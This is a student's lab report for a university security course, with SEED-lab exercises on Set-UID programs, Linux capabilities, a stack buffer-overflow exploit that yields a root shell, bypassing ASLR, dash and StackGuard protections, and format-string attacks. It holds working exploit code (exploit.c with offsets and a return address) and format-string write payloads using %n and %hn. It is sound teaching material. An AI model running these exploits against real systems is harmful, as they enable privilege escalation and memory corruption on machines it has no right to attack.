

IERG4130 Lab 1 Report

LAU Long Ching
SID: 1155127347


13/02/2021

1 Set-UID Program and Linux Capability

1.1 Task 1: Environment Variable and Set-UID Programs

1.1.1 Step 1-2


I compiled the above program, change its ownership to root, and make it a Set-UID program.



```
/bin/bash
[02/07/21]seed@VM:~$ gcc foo.c -o foo
[02/07/21]seed@VM:~$ sudo chown root foo
[02/07/21]seed@VM:~$ sudo chmod 4755 foo
[02/07/21]seed@VM:~$
```

1.1.2 Step 3

Next, I tried to set the following environment variables with the `export` command. We can see that the child process inherits the `PATH` and `MY_ENV` environment variable, but there is no `LD` environment variable as seen in the screenshot. This shows that the SET-UID program's child process may not inherit all the environment variables of the parent process. This is a security mechanism implemented by the dynamic linker. Since the real user id is different from the effective user id, only the other two environment variables are seen in the output.



```
[02/08/21]seed@VM:~$ export MY_ENV="my env"
[02/08/21]seed@VM:~$ export PATH="my env":$PATH
[02/08/21]seed@VM:~$ export LD_LIBRARY_PATH="my env"
[02/08/21]seed@VM:~$ foo
```



```
PATH=my env:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
XDG_SESSION_TYPE=x11
PWD=/home/seed
JOB=gnome-session
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
GNOME_KEYRING_PID=
LANG=en_US.UTF-8
GDM_LANG=en_US
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
MY_ENV=my env
COMPIZ_CONFIG_PROFILE=ubuntu
TM_CONFIG_PHASE=1
```

1.2 Task 2: Experiencing Capabilities

1.2.1 Step 1

As a normal user, the `ping` command ran successfully. The probes were well received by the server and were echoed back.

```
[02/08/21]seed@VM:~$ ping google.com
PING google.com (142.250.199.78) 56(84) bytes of data.
64 bytes from hkg07s37-in-f14.1e100.net (142.250.199.78): icmp_seq=1 ttl=52 time
=4.92 ms
64 bytes from hkg07s37-in-f14.1e100.net (142.250.199.78): icmp_seq=2 ttl=52 time
=23.0 ms
64 bytes from hkg07s37-in-f14.1e100.net (142.250.199.78): icmp_seq=3 ttl=52 time
=46.9 ms
64 bytes from hkg07s37-in-f14.1e100.net (142.250.199.78): icmp_seq=4 ttl=52 time
=6.35 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 4.921/20.320/46.930/16.941 ms
[02/08/21]seed@VM:~$ ls -l /bin/ping
-rwsr-xr-x 1 root root 38932 May 7 2014 /bin/ping
[02/08/21]seed@VM:~$
```

Next, we remove the privilege from `ping` and turn it to a non-Set-UID program. It no longer has root as the effective user id and the command does not work anymore. No RAW sockets were opened.

```
[02/08/21]seed@VM:~$ sudo chmod u-s /bin/ping
[02/08/21]seed@VM:~$ ping google.com
ping: icmp open socket: Operation not permitted
[02/08/21]seed@VM:~$
```

1.2.2 Step 2

I then only assign the `cap_net_raw` capabilities to `ping` and use `getcap` to display the capabilities. It shows that `ping` now indeed has the capability to send RAW sockets, and the command works again!!

```
[02/08/21]seed@VM:~$ sudo setcap cap_net_raw=ep /bin/ping
[02/08/21]seed@VM:~$ getcap /bin/ping
/bin/ping = cap_net_raw+ep
[02/08/21]seed@VM:~$ ping google.com
PING google.com (172.217.25.14) 56(84) bytes of data.
64 bytes from hkg07s24-in-f14.1e100.net (172.217.25.14): icmp_seq=1 ttl=111 time
=5.46 ms
64 bytes from hkg07s24-in-f14.1e100.net (172.217.25.14): icmp_seq=2 ttl=111 time
=21.1 ms
64 bytes from hkg07s24-in-f14.1e100.net (172.217.25.14): icmp_seq=3 ttl=111 time
=46.4 ms
64 bytes from hkg07s24-in-f14.1e100.net (172.217.25.14): icmp_seq=4 ttl=111 time
=5.73 ms
^C
--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 5.460/19.698/46.437/16.693 ms
[02/08/21]seed@VM:~$
```

1.2.3 Step 3

Lastly we remove the capabilities with `setcap -r`. Since it does not have the capabilities anymore and it is a non-Set-UID program, the program does not work.

```
rtt min/avg/max/mdev = 5.460/19.698/46.437/16.693 ms
[02/08/21]seed@VM:~$ sudo setcap -r /bin/ping
[02/08/21]seed@VM:~$ ping google.com
ping: icmp open socket: Operation not permitted
[02/08/21]seed@VM:~$
```

2 Buffer-Overflow Vulnerability

2.1 Task 3: Running Shellcode

2.1.1 Turning off Countermeasures

I turned off the ASLR and replaced `/bin/sh` with the shell program `zsh` provided by SEED LAB.

```
[02/08/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/08/21]seed@VM:~$ sudo rm /bin/sh
[02/08/21]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[02/08/21]seed@VM:~$
```

2.1.2 Running shellcode

The assembly version of the above program invoked a shell. It is now ready for the attack.

```
[02/08/21]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/08/21]seed@VM:~$ call_shellcode
$
```

Next I compiled the vulnerable program with countermeasures removed, and escalated its privilege.

```
[02/08/21]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[02/08/21]seed@VM:~$ sudo chown root stack
[02/08/21]seed@VM:~$ sudo chmod 4755 stack
[02/08/21]seed@VM:~$
```

2.2 Task 4: Exploiting the Vulnerability

Now, we are almost ready! for the exploit code `exploit.c`, what we need are the contents we fill the buffer with. I checked the `stack` program with `gdb`, set a break point at function `bop`. Now we know the address of `ebp` and `buffer`. Since `0xbfffeb48 - 0xbfffeabe = 138` and the return address is `ebp+4`, the fake address should begin at `buffer[138+4]`. The buffer address is `0xbfffeabe`, we add 200 as offset and make it `0xbfffecbe`. Finally we fill the shellcode near the end of buffer, for example `buffer[400]`.

```
at Stack.C:11
11      short tmp = 100;
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb48
gdb-peda$ p &buffer
$2 = (char (*)[128]) 0xbfffeabe
gdb-peda$
```

Here is the completed exploit code function:

```
void main(int argc, char **argv)
{
    char buffer[500];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 500);

    /* You need to fill the buffer with appropriate contents here */
    strcpy(buffer+400, shellcode);
    //from gdb we know the address of buffer[] is 0xbfffeabe, we set offset as 200
    strcpy(buffer+142, "\xbe\xec\xff\xbf");

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 500, 1, badfile);
    fclose(badfile);
}
```

Now we compile and run it. This generated the contents for `badfile`. I then ran the vulnerable program `stack` and got a root shell:

```
[02/08/21]seed@VM:~$ gcc -o exploit exploit.c
[02/08/21]seed@VM:~$ exploit
[02/08/21]seed@VM:~$ stack
# whoami
root
#
```

With the effective user id as root:

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom)
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

2.3 Task 5: Defeating dash's Countermeasure

I first changed the `/bin/sh` symbolic link, so it points back to `/bin/dash` and activate the UID comparing:

```
/bin/bash 80x24
[02/09/21]seed@VM:~$ sudo rm /bin/sh
[02/09/21]seed@VM:~$ sudo ln -s /bin/dash bin/sh
[02/09/21]seed@VM:~$
```

I commented the `setuid(0);` and ran the `dash_shell_test` program. It launches a bash shell without root privilege despite being a root-owned program.

```
[02/09/21]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/09/21]seed@VM:~$ sudo chown root dash_shell_test
[02/09/21]seed@VM:~$ sudo chmod 4755 dash_shell_test
[02/09/21]seed@VM:~$ dash_shell_test
$
```

After we set the user id as root, the shell launched has root privilege.

```
[02/09/21]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[02/09/21]seed@VM:~$ sudo chown root dash_shell_test
[02/09/21]seed@VM:~$ sudo chmod 4755 dash_shell_test
[02/09/21]seed@VM:~$ dash_shell_test
#
```

Next, I added the assembly code that calls `setuid()` to the shellcode and do another buffer overflow attack. I can get a root shell again despite the protection of `/bin/sh`.

```
[02/10/21]seed@VM:~$ gcc -o exploit exploit.c
[02/10/21]seed@VM:~$ exploit
[02/10/21]seed@VM:~$ stack
#
```

2.4 Task 6: Defeating Address Randomization

I turned on ASLR, and without doubt the attack did not work. It was because the address of the stack components are now randomized and the address in the shellcode is not the accurate one anymore.

```
[02/10/21]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/10/21]seed@VM:~$ exploit
[02/10/21]seed@VM:~$ stack
Segmentation fault
[02/10/21]seed@VM:~$
```

However with bruteforce attack we managed to defeat ASLR. By running the script provided, I obtained the root shell in 10.5 minutes. The attack succeeded.

```
10 minutes and 22 seconds elapsed.
The program has been running 298478 times so far.
./bruteforce: line 13: 13656 Segmentation fault    ./stack
10 minutes and 22 seconds elapsed.
The program has been running 298479 times so far.
./bruteforce: line 13: 13657 Segmentation fault    ./stack
10 minutes and 22 seconds elapsed.
The program has been running 298480 times so far.
# █
```

2.5 Task 7: Turn on the StackGuard Protection

By turning on the StackGuard protection, the system detects a change of the canary value and stopped the program from continuing. The attack failed despite the fact that ASLR was off.

```
[02/10/21]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/10/21]seed@VM:~$ gcc -o stack -g -z execstack stack.c
[02/10/21]seed@VM:~$ exploit
[02/10/21]seed@VM:~$ stack
*** stack smashing detected ***: stack terminated
Aborted
[02/10/21]seed@VM:~$ █
```

2.6 Task 8: Turn on the Non-executable Stack Protection

I turned on the NX stack protection with StackGuard off and ASLR off. I did not get a shell but there was segmentation fault error. There is still buffer overflow, but since my shellcode landed on a stack frame that is marked as NX, it was impossible to run. However the system is not safe as I could launch a return-to-libc attack instead.

```
[02/10/21]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[02/10/21]seed@VM:~$ stack
Segmentation fault
[02/10/21]seed@VM:~$ █
```


3 Format String Vulnerability

3.1 Task 9: Understanding the Layout of the Stack

3.1.1 Question 1-2

Firstly I compiled the vulnerable program. There is a warning for the security issue but we ignore it.

```
[02/10/21]seed@VM:~$ gcc -o vul vul.c
vul.c: In function 'myprintf':
vul.c:15:9: warning: format not a string literal and no format arguments [-Wformat-security]
printf(input); //The vulnerable place
```

It runs smoothly if we simply input a short string with alphabets. It returns the string we typed. Note that the target address is 0xbffecd4, which is the address of `var`. Therefore the address of `input` would be $0xbffecd4 + 4 = 0xbffecd8$.

```
[02/10/21]seed@VM:~$ vul
Target address: bffecd4
Data at target address: 0x55667788
Please enter a string: your message here
your message here
Data at target address: 0x55667788
[02/10/21]seed@VM:~$
```

From the beginning of the format string, we used 5 `%x` to reach the beginning of `var`. Therefore the address of the format string = $0xbffecd4 - 20 = 0xbffecb4$.

```
[02/13/21]seed@VM:~$ echo $(printf "\xd4\xec\xff\xbf") %x%x%x%x%x%
n > input
[02/13/21]seed@VM:~$ vul < input
Target address: bffecd4
Data at target address: 0x55667788
Please enter a string: 0000 63b7f1c5a0b7fd6990b7fd424055667788
Data at target address: 0x27
[02/13/21]seed@VM:~$
```

3.2 Task 10: Crash the Program

```
[02/10/21]seed@VM:~$ vul
Target address: bffecd4
Data at target address: 0x55667788
Please enter a string: %s
Segmentation fault
[02/10/21]seed@VM:~$
```

3.3 Task 11: Print Out Data on the Stack

```
[02/13/21]seed@VM:~$ echo $(printf "\xd4\xec\xff\xbf") %x%x%x%x%x%
n > input
[02/13/21]seed@VM:~$ vul < input
Target address: bffecd4
Data at target address: 0x55667788
Please enter a string: 0000 63b7f1c5a0b7fd6990b7fd424055667788
Data at target address: 0x27
[02/13/21]seed@VM:~$
```

3.4 Task 12: Change the Program's Data in the Memory

3.4.1 Task 12.A: Change the value to a different value

```
[02/13/21]seed@VM:~$ echo $(printf "\xd4\xec\xff\xbf") %x%x%x%x%x%  
n > input  
[02/13/21]seed@VM:~$ vul < input  
Target address: bffffcd4  
Data at target address: 0x55667788  
Please enter a string: 0000 63b7f1c5a0b7fd6990b7fd424055667788  
Data at target address: 0x27  
[02/13/21]seed@VM:~$
```

3.4.2 Task 12.B: Change the value to 0x11221122

```
[02/13/21]seed@VM:~$ echo $(printf "\xd4\xec\xff\xbf\xd6\xec\xff\x  
bf") %x%x%x%x%.4351x%hn%hn > input  
[02/13/21]seed@VM:~$ vul < input  
Target address: bffffcd4  
Data at target address: 0x55667788  
Please enter a string: 00000000 63b7f1c5a0b7fd6990b7fd424000000000
```

```
Data at target address: 0x11221122  
[02/13/21]seed@VM:~$
```

3.4.3 Task 12.C: Change the value to 0x87654321

```
[02/13/21]seed@VM:~$ echo $(printf "\xd4\xec\xff\xbf@@@ \xd6\xec\x  
ff\xbf") %x%x%x%x%17146x%hn%17476x%hn > input
```

```
40404040  
Data at target address: 0x87654321
```